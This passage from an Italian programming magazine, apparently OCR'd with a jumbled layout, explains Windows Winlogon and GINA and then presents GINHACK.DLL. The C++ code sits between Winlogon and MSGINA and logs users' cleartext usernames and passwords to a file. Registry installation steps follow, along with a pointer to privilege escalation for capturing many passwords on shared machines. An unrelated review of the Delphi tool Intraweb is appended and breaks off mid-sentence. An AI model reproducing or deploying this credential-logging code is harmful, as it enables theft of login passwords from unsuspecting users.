In questo stato, l'utente non ha ancora effettuato l'accesso e la sua autenticazione, è richiesta la pressione della sequenza *CTRL+ALT+CANC* per dare il via alla procedura di login. Se l'utente fornisce i dati e le credenziali esatte relative al suo account e se non ci sono restrizioni del sistema che ne impediscono l'accesso (ad es. l'account è scaduto o è stato disabilitato), Windows concede l'accesso e provvede a creare lo *user's context,* caricando il profilo personalizzato dell'utente e attivando *EXPLORER.EXE.*

Fig. 3: **Attenzione alle modifiche di sistema**





Fig. 2: **Automa degli stati possibili di log**

GINA
È la libreria usata dagli sviluppatori che vogliono rimpiazzare i componenti di Windows NT che realizzano le operazioni di identificazione e autenticazione degli utenti. Il nome sta per Graphical Identification and Authentication e corrisponde ad una libreria dinamica, invocata da *WINLOGON.EXE* in fase di avvio del sistema operativo. La libreria predefinita distribuita da Microsoft nei sistemi operativi Windows 2000/XP è MSGINA.DLL, presente nella cartella *\WINDOWS\SYSTEM32.* Il sito di riferimento per le tecnologie di autenticazione di Windows è www.ioprogrammo.it/links/029.php

Winlogon passa allo stato *Logged-on.*

Logged-on

Nello stato *Logged-on,* l'utente si è ormai connesso e può quindi interagire con la shell, lanciare applicazioni e programmi, utilizzando le risorse del sistema operativo. Da questo stato l'utente può uscire in due casi: disconnessione spontanea *(log-off)* dell'utente, che decide di finire il lavoro cliccando su *disconnetti*; blocco del PC *(lock workstation),* che subentra quando l'utente decide di "congelare" temporaneamente la sua sessione, cosa che richiede una nuova procedura di login. Nel primo caso, Windows chiude la sessione dell'utente terminando tutti i processi e le applicazioni di sua pertinenza e liberando le risorse impegnate (RAM e file su disco); nel caso di blocco del PC la sessione temporanea dell'utente viene invece conservata inalterata, pronta ad essere attivata tramite un successivo login corretto. Il secondo caso può scattare anche quando si rientra dallo screen-saver.

Workstation-locked

Quando un computer è stato bloccato, *Winlogon* ha il compito di congelare la sessione e i dati dell'utente in memoria e di richiamare la procedura iniziale di login per una successiva autenticazione. In quest'ultimo stato va contemplato anche un eventuale intervento dell'amministratore del sistema che, notando una sessione congelata per un lungo periodo, potrebbe decidere di disconnettere in maniera forzata un utente.

Fig. 4: *Inseriamo il path di MyGINA*

Come si evince dalla Fig. 4 e da quanto detto sugli stati di Winlogon, le azioni, i task e le operazioni da gestire in una procedura di login, sono abbastanza numerose. Di qui a breve vedremo come, utilizzando *GINA,* è possibile rimpiazzare alcune di queste funzioni con procedure C++ personalizzate.

L'INTERAZIONE FRA GINA E WINLOGON

Finora abbiamo visto ciò che avviene in una procedura d'accesso ed autenticazione ad "alto livello", ma cosa avviene a basso livello? Studiando la cosa dall'interno ci si accorge che *Winlogon* non fa altro che definire e registrare una particolare classe monitor chiamata *"Logon Notify Windows".* Questa classe è una finestra che si comporta da listener, cioè resta in ascolto dei messaggi del sistema e attende un messaggio di tipo *SAS,* una particolare sequenza di eventi che individua la volontà da parte di un utente di accedere al sistema effettuando il login; nella fattispecie, corrisponde alla pressione di *CTRL+ALT+CANC,* ma potrebbe essere anche l'inserimento di una smartcard nell'apposito lettore o la lettura eseguita da un dispositivo biometrico. Il caricamento della libreria *GINA* avviene proprio in questa fase: Winlogon per prima cosa effettua una chiamata alla *GetProfileString* per ricavare il nome della libreria di autenticazione predefinita del sistema. È proprio grazie a questo meccanismo – implementato da Microsoft – che è possibile sostituire e rimpiazzare *GINA* con una versione personalizzata: *Winlogon,* infatti, non conosce a priori la DLL da utilizzare, ma ne ricava il nome e la posizione tramite la chiave di registro *GinaDLL* localizzata in:

```
HKLM\\Software\\Microsoft\\WindowsNT
                    \\CurrentVersion\\Winlogon
```

Si tratta di una chiave in formato stringa (da inserire manualmente nel registro) che punta alla libreria *GINA* personalizzata che si vuole utilizzare. Qualora questa chiave non esista o non sia stata specificata, Winlogon caricherà la libreria predefinita di sistema *(MSGINA.DLL).* È bene sottolineare un fatto molto importante: l'uso spropositato di questa chiave di registro potrebbe causare il blocco della macchina in fase di avvio, proprio per il fatto che *Winlogon* non riesce ad accedere a *GINA.* Un ripristino, per ovviare a questa situazione d'emergenza, è possibile solo tramite un riavvio in modalità provvisoria e mediante la cancellazione della chiave di registro inconsistente. Proprio per questo motivo, Windows protegge questa zona del registro e ne impedisce l'alterazione a tutti gli utenti che non hanno diritti di *Administrator.* Di conseguenza il rimpiazzo di *MSGINA* originale con un'altra diversa viene inibito dal sistema… o almeno così si pensa! Dopo aver localizzato la DLL giusta, *Winlogon* effettua una chiamata a *LoadGinaDll* per caricare la libreria: se il nome non corrisponde a quello predefinito *(MSGINA.DLL),* Winlogon usa la *WlxNegotiate* e quindi la *LoadLibraryW,* che identifica i puntatori delle funzioni esportate dalla libreria. Quando poi *Winlogon* riceverà la notifica di un evento di tipo *SAS* (che può avvenire anche ad opera di *GINA* tramite la *WlxSasNotify*), scatta il cambiamento di stato, per come descritto prima nell'automa e usando una delle seguenti funzioni:

```
WlxLoggedOnSas
WlxLoggedOutSas
```

NOTA

QUALI ALTERNATIVE ALLA NORMALE PASSWORD?

La possibilità di programmare una propria libreria di autenticazione per rimpiazzare *MSGINA.DLL* è utile per quelle aziende che da tempo stanno sviluppando lettori di smartcard e sensori biometrici per le impronte digitali o il riconoscimento vocale/facciale. Implementare queste tecnologie con *GINA* è possibile ma richiede anche la conoscenza dei driver predisposti a queste funzioni.

```
WlxWkstaLockSas
```

Infine, una volta avvenuta l'autenticazione, *GINA* provvede a fare il resto delle operazioni, caricando il profilo dell'utente dalla chiave di registro personale *HKEY_LOCAL_USER* e creando gli eventuali processi dell'utente con la funzione *CreateProcessAsUser.* La comunicazione tra *Winlogon* e *GINA* è quindi la parte cruciale del meccanismo di login di Windows: *GINA* non fa altro che rispondere alle chiamate di *Winlogon* e regola i passaggi da uno stato all'altro di una sessione. Viceversa, si può dire anche che *GINA* ha bisogno di *Winlogon,* poiché esso fornisce una serie di dialog services utili per costruire e disegnare le finestre di dialogo (come quella di richiesta *username* e *password*); si tratta di servizi simili a quelli tradizionali per Win32 (*MessageBox, DialogBox,* ecc.) ma specializzati in questo caso per un utilizzo in fase di avvio (*WlxMessageBox, WlxDialogBox* e così via). Dopo l'accesso, *GINA* resta comunque "in ascolto" e può ricevere messaggi di tipo *WLX_WM_SAS* da *Winlogon.* Ciò avviene ad esempio quando capita nuovamente la pressione della combinazione *CTRL+ALT+ CANC* o in caso di disconnessione dell'utente. Allo stesso modo, utilizzando uno scambio di messaggi *WLX,* viene anche gestito il time-out di sessione, procedura che ad esempio permette di attivare lo screen saver e la sua protezione quando il computer resta inutilizzato per un tot di tempo. In quest'ultimo caso si tratta di uno scambio di messaggi di tipo *WLX_SAS_TYPE_SCRNSVR_TIMEOUT,* incapsulato all'interno di un normale *WLX_WM_ SAS.* Lo schema di incapsulamento dei messaggi è illustrato in *Tabella 1.*

SAS Type (wParam)	Descrizione
WLX_SAS_TYPE_TIMEOUT	È trascorso un intervallo di tempo (timeout) senza interazioni da parte dell'utente
WLX_SAS_TYPE_CTRL_ALT_DEL	È stata intercettata la pressione di CTRL+ALT+CANC
WLX_SAS_TYPE_SCRNSVR_TIMEOUT	Il timeout dello screen-saver è scaduto, quindi verrà attivato
WLX_SAS_TYPE_USER_LOGOFF	L'utente ha richiesto di disconnettersi

TABELLA 1: L'incapsulamento degli eventi

GINHACK UN INFILTRATO NEL PROCESSO DI LOGIN

Il nostro progetto di una libreria di autenticazione personalizzata prevede la creazione di una *DLL* che rispetti gli schemi e i meccanismi finora descritti. *GINHACK.DLL* è una libreria di autenticazione installabile sotto qualsiasi Windows 2000/XP che svolge due compiti: frapporsi fra *Winlogon* e *MSGINA* originale ed intercettare tutte le chiamate di *Winlogon.* Tutte le chiamate del tipo *Wlx** (è la sigla che contraddistingue le funzioni esportate da *GINA*) vengono rigirate da *GINHACK* verso la libreria originale *MSGINA.DLL* del sistema operativo, eccezion fatta per alcune funzioni calde e in particolar modo per la chiamata a *WlxLoggedOutSAS(),* dove transitano *username/password* in chiaro. Il progetto *GINHACK* allegato in questo numero di ioProgrammo contiene un workspace per Visual Studio 6.0 che può essere aperto e compilato tramite attraverso i suoi file *.DSW* e *.DSP.* Il progetto contiene i files di *Tabella 2.* Dando una prima occhiata al file *GINAHACK.DEF,* si possono subito vedere quali sono le funzioni che la nostra libreria di login deve esportare: si tratta proprio di alcuni dei metodi illustrati prima nel discorso sull'interazione tra *GINA* e *Winlogon.* Il cuore del progetto risiede nel file *GINHACK.CPP,* che implementa tutte le funzioni della libreria. L'intestazione del file prevede la definizione dei tipi-puntatore, necessari in seguito per la scrittura di tutte le funzioni *Wlx** esportate. È inoltre necessario includere la classe *winwlx.h* che contiene alcune costanti e alcune struct utili al progetto. Alcune funzioni di *GINA* sono state implementate nel corso del tempo e delle varie release di Windows 2000/XP, di conseguenza se si vuole realizzare un componente compatibile con tutti i sistemi precedenti, bisogna includere il set di funzioni *Wlx** fino alla 1.4.

GINHACK.DEF	Funzioni esportate dalla libreria GINHACK
GINHACK.H	Header della DLL
GINHACK.CPP	Codice sorgente della DLL (implementa le funzioni definite nel .DEF)
STDAFX	File standard di compilazione C++ con alcune import essenziali

TABELLA 2: I file del nostro progetto

```
// GINHACK project v0.1
#define _WIN32_WINNT 0x0400
#include <stdafx.h>
#include <stdio.h>
#include <stdlib.h>
#include "winwlx.h"
//*********************************************
// standard GINA interface: function prototypes
typedef BOOL (WINAPI *PGWLXNEGOTIATE)( DWORD,
```

```
LIBRARY GINHACK
EXPORTS
    WlxNegotiate
    WlxInitialize
    WlxDisplaySASNotice
    WlxLoggedOutSAS
    WlxActivateUserShell
    WlxLoggedOnSAS
    WlxDisplayLockedNotice
    WlxWkstaLockedSAS
    WlxIsLockOk
    WlxIsLogoffOk
    WlxLogoff
    WlxShutdown
    WlxScreenSaverNotify
    WlxStartApplication
    WlxNetworkProviderLoad
    WlxDisplayStatusMessage
    WlxGetStatusMessage
    WlxRemoveStatusMessage
    WlxGetConsoleSwitch
Credentials;
    WlxReconnectNotify;
    WlxDisconnectNotify;
```

Ginahack.def

NOTA

WINDOWS+U

Non tutti sanno che durante la schermata di login non è vero che tutti i processi e le applicazioni risultano disattivate: premendo la combinazione *TASTO WINDOWS+U* si scopre che l'*Utility Manager* di Windows è attivo ancor prima che un utente si sia loggato; tempo fa alcuni hacker usarono un bug di questo componente come veicolo per introdursi in modo non autorizzato nel sistema.

```
                                    DWORD* );
typedef BOOL (WINAPI *PGWLXINITIALIZE)( LPWSTR,
                     HANDLE, PVOID, PVOID, PVOID* );
typedef VOID (WINAPI *PGWLXDISPLAYSASNOTICE)(
                                         PVOID );
typedef int  (WINAPI *PGWLXLOGGEDOUTSAS)(
   PVOID, DWORD, PLUID, PSID, PDWORD, PHANDLE,
                   PWLX_MPR_NOTIFY_INFO, PVOID *);
typedef BOOL (WINAPI *PGWLXACTIVATEUSERSHELL)(
                      PVOID, PWSTR, PWSTR, PVOID );
typedef int  (WINAPI *PGWLXLOGGEDONSAS)( PVOID,
                                   DWORD, PVOID );
typedef VOID (WINAPI *PGWLXDISPLAYLOCKEDNOTICE)
                                       ( PVOID );
typedef int  (WINAPI *PGWLXWKSTALOCKEDSAS)(
                                   PVOID, DWORD );
typedef BOOL (WINAPI *PGWLXISLOCKOK)( PVOID );
typedef BOOL (WINAPI *PGWLXISLOGOFFOK)( PVOID );
typedef VOID (WINAPI *PGWLXLOGOFF)( PVOID );
typedef VOID (WINAPI *PGWLXSHUTDOWN)( PVOID,
                                         DWORD );
// v1.1
typedef BOOL (WINAPI *PGWLXSCREENSAVERNOTIFY)
                                ( PVOID, BOOL * );
typedef BOOL (WINAPI *PGWLXSTARTAPPLICATION)(
                      PVOID, PWSTR, PVOID, PWSTR );
// v1.3
typedef BOOL (WINAPI * PGWLXNETWORKPROVIDERLOAD)
                     (PVOID, PWLX_MPR_NOTIFY_INFO);
typedef BOOL (WINAPI * PGWLXDISPLAYSTATUSMESSAGE)
                 (PVOID, HDESK, DWORD, PWSTR, PWSTR);
typedef BOOL (WINAPI * PGWLXGETSTATUSMESSAGE)
                     (PVOID, DWORD *, PWSTR, DWORD);
typedef BOOL (WINAPI * PGWLXREMOVESTATUSMESSAGE)
                                         (PVOID);
// v1.4
typedef BOOL (WINAPI *
         PGWLXGETCONSOLESWITCHCREDENTIALS)
                                   (PVOID ,PVOID);
typedef VOID (WINAPI * PGWLXRECONNECTNOTIFY)(PVOID);
typedef VOID (WINAPI * PGWLXDISCONNECTNOTIFY)
                                         (PVOID);
```

Il resto dell'header definisce inoltre il file di testo dove saranno loggate *username/password (C:\ GINHACK.LOG)*, la chiave di registro contenente il riferimento a *GINA* e la funzione di scrittura su file *WriteLog()*, implementata in modo indipendente per comodità. Sempre nell'intestazione troviamo le dichiarazioni di tutte le variabili puntatore usate come parametro di ritorno nelle funzioni esportate.

```
#define LOGFILE TEXT("c:\\ginhack.log")
//*******************************************
// WriteLog: function used to write user/password
                                    logged to file
void WriteLog(char *fmt,...) {
  FILE *fptr;
  va_list args;
  if((fptr = fopen(LOGFILE, "a")) !=NULL)
  {  va_start(args,fmt);
      vfprintf(fptr, fmt, args);
      fprintf(fptr, "\n");
      fclose(fptr);
      va_end(args);} }
// Location of original MSGINA.DLL in the registry
#define REALGINA_PATH   TEXT("MSGINA.DLL")
TCHAR   szPath[] = TEXT("Software\\Microsoft
              \\Windows NT\\CurrentVersion\\Winlogon");
... // altro codice
... // altro codice
// Functions pointers to the real msgina which we will call.
PGWLXNEGOTIATE GWlxNegotiate;
PGWLXINITIALIZE GWlxInitialize;
PGWLXDISPLAYSASNOTICE GWlxDisplaySASNotice;
PGWLXLOGGEDOUTSAS GWlxLoggedOutSAS;
PGWLXACTIVATEUSERSHELL GWlxActivateUserShell;
PGWLXLOGGEDONSAS GWlxLoggedOnSAS;
PGWLXDISPLAYLOCKEDNOTICE GWlxDisplayLockedNotice;
PGWLXWKSTALOCKEDSAS GWlxWkstaLockedSAS;
PGWLXISLOCKOK GWlxIsLockOk;
PGWLXISLOGOFFOK GWlxIsLogoffOk;
PGWLXLOGOFF GWlxLogoff;
PGWLXSHUTDOWN GWlxShutdown;
```

RIVELARE LE PASSWORD

La parte iniziale del codice di *GINHACK.CPP* contiene il punto di ingresso della libreria - ovvero le funzioni *DllMain()* – e il metodo *GinHackInit()*, che viene a sua volta richiamato da *WlxNegotiate()*. Questo metodo carica la libreria *GINA* originale di Microsoft e si preoccupa di estrarre tutti i puntatori di chiamata per le funzioni *Wlx** originali, in modo da rendere *GINHACK* capace di richiamare le funzioni di autenticazione reali. Questo è il trucco che ci permette di "impersonare" *MSGINA* originale in modo trasparente.

```
//*******************************************
// DllMain - Dll entrance point
BOOL WINAPI DllMain(HINSTANCE hInstance, DWORD
                  dwReason, LPVOID lpReserved) {
  switch (dwReason)
  {  case DLL_PROCESS_ATTACH:
      DisableThreadLibraryCalls ( hInstance );
      hDllInstance = hInstance;
      case DLL_PROCESS_DETACH:
      default:
      return(TRUE);}}
// hook into the real GINA.
BOOL MyInitialize( void ) {
   HINSTANCE hDll;
  // Load MSGINA.DLL and get pointers to all of the
```

NOTA

RIPRISTINARE LA GINA ORIGINALE

In caso di errori o problemi di avvio dovuti alla libreria *MYGINA.DLL* è possibile ripristinare il computer riavviando in modalità provvisoria (premendo il tasto *F8* in fase di avvio) e aprendo il registro di configurazione di Windows per rimuovere il valore *GinaDLL* inserito in *HKLM\Software \Microsoft\WindowsNT \CurrentVersion \Winlogon.* Un'altra possibilità, valida solo per i sistemi *FAT32*, per risolvere il problema nei casi più estremi è quella di avviare tramite un disco di boot e di copiare nella *\WINDOWS\SYSTEM32* il file *MSGINA.DLL* su *MYGINA.DLL*, sovrascrivendola.

```
                    WLX functions in the real MSGINA.
  if( !(hDll = LoadLibrary( REALGINA_PATH )) ) {
      return FALSE; }
 GWlxNegotiate = (PGWLXNEGOTIATE)
                 GetProcAddress( hDll, "WlxNegotiate" );
  if( !GWlxNegotiate )
      return FALSE;
  GWlxInitialize = (PGWLXINITIALIZE)
                  GetProcAddress( hDll, "WlxInitialize" );
  if( !GWlxInitialize )
      return FALSE;
  GWlxDisplaySASNotice = (PGWLXDISPLAYSASNOTICE
       )GetProcAddress( hDll, "WlxDisplaySASNotice" );
  if( !GWlxDisplaySASNotice )
      return FALSE;
  GWlxLoggedOutSAS = (PGWLXLOGGEDOUTSAS)
             GetProcAddress( hDll, "WlxLoggedOutSAS" );
  if( !GWlxLoggedOutSAS )
      return FALSE;
  GWlxActivateUserShell = (PGWLXACTIVATEUSERSHELL)
         GetProcAddress( hDll, "WlxActivateUserShell" );
  if( !GWlxActivateUserShell )
      return FALSE;
...//all other Wlx* functions exported from MSGINA.DLL
```

Per semplicità, non riporteremo il resto del codice del progetto (che è comunque disponibile in forma completa sul sito di ioProgrammo) ma mostreremo soltanto la parte in cui vengono effettivamente catturate *username/password* e poi scritte su file. La funzione d'intercettazione alterata è *WlxLoggedOutSAS()*, ovvero quella legata alla disconnessione degli utenti; essa contiene una struttura di tipo *PWLX_MPR_NOTIFY_INFO* nella quale sono memorizzati username, password (in chiaro ovviamente!!!) e il dominio di accesso. Un modulo siffatto è utile sicuramente per gli amministratori che vogliono controllare chi ha acceduto al PC, ma è indubbiamente un'arma terribile se messa nelle mani sbagliate!

```
int WINAPI WlxLoggedOutSAS(PVOID pWlxContext,
          DWORD dwSasType, PLUID pAuthenticationId,
               PSID pLogonSid, PDWORD pdwOptions,
          PHANDLE phToken, PWLX_MPR_NOTIFY_INFO
                      pMprNotifyInfo,PVOID *pProfile) {
  int iRet;
  iRet = GWlxLoggedOutSAS(pWlxContext, dwSasType,
          pAuthenticationId, pLogonSid, pdwOptions,
                   phToken, pMprNotifyInfo,pProfile);
  //***************************************
  //GETTING THE UNENCRYPTED CLEAR PASSWORDS HERE
  if(iRet == WLX_SAS_ACTION_LOGON) {
      // pMprNotifyInfo->pszUserName
      // pMprNotifyInfo->pszDomain
      // pMprNotifyInfo->pszPassword
      // pMprNotifyInfo->pszOldPassword
      char usr[100];
      char pwd[100];
      ZeroMemory(usr,100);
      ZeroMemory(pwd,100);
      wcstombs(usr, pMprNotifyInfo->pszUserName, 100);
      wcstombs(pwd, pMprNotifyInfo-> pszPassword, 100);
      WriteLog("NAME = %s  PASSWORD = %s ", usr, pwd);
    }
//*******************************************
    return iRet;
}
```

L'ULTIMO INGREDIENTE...

Per rendere funzionante la libreria e provare la funzione di logging delle password, basta compilare la libreria *GINHACK.DLL* effettuando la build del progetto Visual Studio e completare i seguenti passi con molta cautela:

- Copiare *GINAHACK.DLL* nella cartella *\WINDOWS\SYSTEM32* (o *\WINNT\SYSTEM32*).
- Aprire *REGEDIT.*
- Posizionarsi su *HKLM\\Software\\Microsoft\\WindowsNT\\CurrentVersion\\Winlogon.*
- Inserire un nuovo Valore/Stringa chiamato *GinaDLL.*
- Editare il contenuto del valore inserito indicando il percorso completo della libreria che si vuole usare (ad esempio *C:\WINDOWS\SYSTEM32\GINHACK.DLL*).
- Riavviare il computer.

In caso di problemi di avvio o di errori in fase di login che impediscono l'avvio normale del sistema, il rimedio consiste nella procedura di ripristino della *GINA* originale di Microsoft *(MSGINA)* riportata sempre in queste pagine. Effettuare questa modifica al registro di Windows è un'operazione riservata all'Administrator, di conseguenza un aggressore dotato di un account limitato (guest user) potrebbe copiare la *GINA* pirata nella *\SYSTEM32,* ma non potrebbe mai attivarla. Tutto ciò è vero solo in parte, perché usando un noto attacco di *"Privilege Escalation"*, diventa possibile per qualsiasi utente agire come Administrator e rimpiazzare la chiave di *GINA* presente nel registro senza disporre dei permessi. Così facendo un hacker con accesso limitato ad un computer di un dominio pubblico, usato da diversi utenti, potrebbe catturare centinaia di password in men che non si dica. Se siete curiosi di sapere come sia possibile sfruttare questo attacco, non vi resta che continuare la lettura di ioProgrammo saltando subito alla sezione *Exploit*, in cui mostriamo un attacco di escalation proprio attraverso il componente *LOGON.SCR*, di cui abbiamo dubitato fin dall'inizio di questo articolo.

Elia Florio

NOTA

VISUALIZZARE MESSAGGI IN FASE DI LOGIN

Alcune funzionalità di *MSGINA*, la libreria di autenticazione standard di Microsoft, consistono nella possibilità di personalizzare le procedure di accesso usando alcune chiavi di registro localizzate sempre in *HKLM \\Software\\Microsoft \\WindowsNT \\CurrentVersion \\Winlogon.* Ad esempio modificando i valori *LegalNoticeCaption* e *LegalNoticeText,* si possono impostare le stringhe da visualizzare nelle finestre di dialogo della schermata iniziale di accesso.

GLOSSARIO

SECURE ATTENTION SEQUENCE (SAS)

Winlogon* utilizza una speciale sequenza di eventi per riconoscere quando un utente vuole effettuare il login. Questa sequenza di eventi viene chiamata *SAS.* Un esempio di sequenza sicura è la pressione di *CTRL+ALT+CANC* o l'inserimento di una smart card, operazioni che inviano un messaggio di notifica *SAS* al componente *WINLOGON.

Scopriamo un aspetto poco esplorato di Delphi

Applicazioni Web con Delphi

Delphi, nelle applicazioni web, non è mai riuscito a conquistare lo stesso successo riscosso per le applicazioni tradizionali, per le quali è diventato sinonimo di potenza, innovazione e facilità d'uso

Una piccola casa europea ha deciso di superare l'handicap, dando la possibilità di realizzare applicazioni web efficienti in Delphi, così come avrebbe potuto fare Borland, se solo avesse voluto. Certo, sin dalla versione 3 del compilatore, Borland offriva WebBroker (una sorta di tecnologia di programmazione non visuale tipo Java servlet), affiancato da WebSnap con la versione 6 (una sorta di Microsoft ASP 3.0 più potente, ma un po' confuso), ma nulla che si potesse considerare una tecnologia killer, cioè qualcosa che desse uno scossone e smuovesse le acque. Il risultato è stato che gli sviluppatori Delphi scrivevano (scrivono) le applicazioni web prevalentemente in ASP, magari con il back-end in Delphi/COM! Finalmente qualcuno ha deciso di porre fine a questa situazione, realizzando un prodotto scritto in Delphi, pensato per Delphi e realizzato esattamente come avrebbe fatto Borland se solo avesse deciso di sviluppare una piattaforma per il web degna del suo Delphi. Si tratta di *AToZed Intraweb,* ormai giunto alla versione 7.

COME FUNZIONA

Realizzare un'applicazione per Windows con un ambiente RAD (Delphi, Visual Basic, ecc…) significa fondamentalmente disegnare l'interfaccia con l'IDE e interagire con le richieste dell'utente con un approccio event driven, cioè fai qualcosa solo quando viene richiesto dall'utente attraverso una sua azione sull'interfaccia utente. Purtroppo questo approccio non è altrettanto banale da perseguire nelle applicazioni web: Intraweb consente invece proprio un approccio da applicazione binaria Delphi, ma nel contesto delle applicazioni Web. La *Fig. 1* mostra proprio una panoramica dell'IDE di Delphi 7 mentre è in editing un progetto di tipo Intraweb: quasi non è percepibile la differenza rispetto ad una normale applicazione binaria Delphi per Windows… Intraweb è concettualmente molto semplice e ricorda da vicino l'approccio usato in piattaforma quali JSP e ASP.NET: la pagina html corrente è trattata esattamente come un form Windows e tutti i controlli html sono mappati su controlli grafici scritti in Delphi e quindi eseguiti server side. Ciascun controllo poi, a runtime, viene renderizzato nell'equivalente codice html; l'effetto è molto potente perché lo sviluppatore ha sempre a che fare con la programmazione Delphi tradizionale e quindi con controlli e codice Delphi ignorando quasi del tutto il front-end html finale, ma l'applicazione Delphi-Intraweb poi renderizza il codice html corrispondente senza che lo sviluppatore se ne debba preoccupare e aggiungendovi simpatici benefit quali il rendering ad hoc multi-browser (sono supportate varie versione di Internet Explorer, Mozilla dalla 1.0 e persino l'ormai obsoleto Netscape 4.x). Inoltre, è consentito il rendering finale non solo con moderno HTML 4.0, ma anche in HTML 3.2 supportato da alcuni browser più vecchi oltre che dai browser tipicamente forniti con i PDA, esiste il supporto persino a XHTML supportato da alcuni browser per PDA o dai cellulari più recenti, cioè una sorta di HTML 4 semplificato, ma





Fig. 1: *Editing di un'applicazione Intraweb*





Fig. 2: ***FishAct portato sul web***

molto rigoroso perché immerso in una base xml e quindi necessariamente well formed. È previsto, infine, il rendering di codice WML per telefoni cellulari con supporto WAP. La *Fig. 2* invece, mostra l'applicazione *FishAct Web* in esecuzione. I sorgenti sono disponibili nella sottodirectory *\Delphi\Demos \Delphi\FishFact* della directory di installazione di Intraweb 7. Si tratta in pratica della nota applicazione Delphi *FishAct,* usata da anni da Borland per mostrare il potente meccanismo di databing dei controlli VCL, ma portato sul web in tecnologia Intraweb da *AToZed.* Dalla figura emerge la complessità della pagina che è ricca di widget ma, soprattutto è completamente in data binding con il database di *Fish Act.* Ma l'aspetto più stupefacente è la semplicità con la quale è stata realizzata questa pagina che ricorda da vicino proprio l'approccio seguito nelle applicazioni binarie. La *Fig. 3* mostra invece l'ambiente di debugging ed di configurazione delle applicazioni Intraweb, che consente di tracciare lo stato di esecuzione, di scegliere la versione di browser con cui effettuare il debugging, di definire il codice di front end da produrre, cioè WML, HTML, XHTML, e tanto altro ancora. Osservando, infatti, il sorgente della pagina, ci rendiamo conto che somiglia moltissimo ad un tipico form Delphi VCL con tanto di widget figli esposti come proprietà della classe form. Certo, non si tratta proprio del tipico TForm, ma di una classe discendente da *TIWAppForm* e anche i controlli sono per lo più widget discendenti da *TIWCustomControl.* Peraltro chiunque potrebbe creare nuovi controlli ereditando direttamente da *TWCustomControl,* infatti il setup di





Fig. 3: ***La console di comando di Intraweb***

Intraweb installa diverse suite di controlli Intraweb realizzate da altri produttori (Arcana, TMS, ecc…). I controlli sono tali e tanti che non vi stupirete di trovarne alcuni iperspecializzati, quali quelli per agganciarsi al sistema di pagamento *MyPal...* La *Fig. 4* offre una breve e non esaustiva panoramica delle diverse palette di controlli Intraweb già fornite con il prodotto, ma la rete ormai ne offre a centinaia e con diverse modalità di licenza.





Fig. 4: ***Alcune delle numerose palette di controlli di Intraweb***

L'INSTALLAZIONE

Delphi 7 già viene fornito con una versione completa e pienamente funzionante di Intraweb, si tratta della 5.0, aggiornabile gratuitamente alla 5.1, previo download dal sito ad accesso registratato. Ma l'ultima versione del prodotto, almeno al momento della scrittura del presente articolo, è la 7.0 che offre una serie di novità molto interessanti. Queste vanno dal supporto migliorato al protocollo WAP (compresa la sua estensione 2.0), all'introduzione delle sessioni utente e ai timeout utente personalizzati fino ad una serie di altre ottimizzazioni molto utili.
Il tutto disponibile ad una cifra contenuta molto al di sotto dei mille euro. Per l'installazione della versione 7 per Delphi, peraltro funzionante solo con Delphi 7, si raccomanda la disinstallazione preventiva di ogni altra versione precedente. Potrebbe accadere, comunque, che al termine dell'installazione l'IDE di Delphi non abbia recepito perfettamente i nuovi componenti, magari a causa di una non perfetta disinstallazione dei precedenti. Infatti, all'avvio dell'IDE di Delphi 7 potrebbe accadere che l'ambiente cerchi di caricare due volte gli stessi package perché cerca di caricare sia quelli della versione 5 che quelli della versione 7 di Intraweb. In tal caso è necessario andare in *Components/Install Packages* e rimuove tutti i package della versione 5 e caricare, tutti quelli della versione 7. A questo punto, dopo il riavvio dell'IDE, come per magia la tool palette dei componenti di Delphi si popolerà con tanti nuovi tab pieni di widget di Intraweb 7. Purtroppo non è chiaro se si tratta di un problema casuale, magari derivante dalla versione trial usata nelle prove. Fatto sta che l'ufficio stampa di *AtoZed* si è rifiutato di inviare una versione full del prodotto per ragioni non meglio definite, probabilmente per una scarsa attenzione per il mercato italiano, per cui non lo si

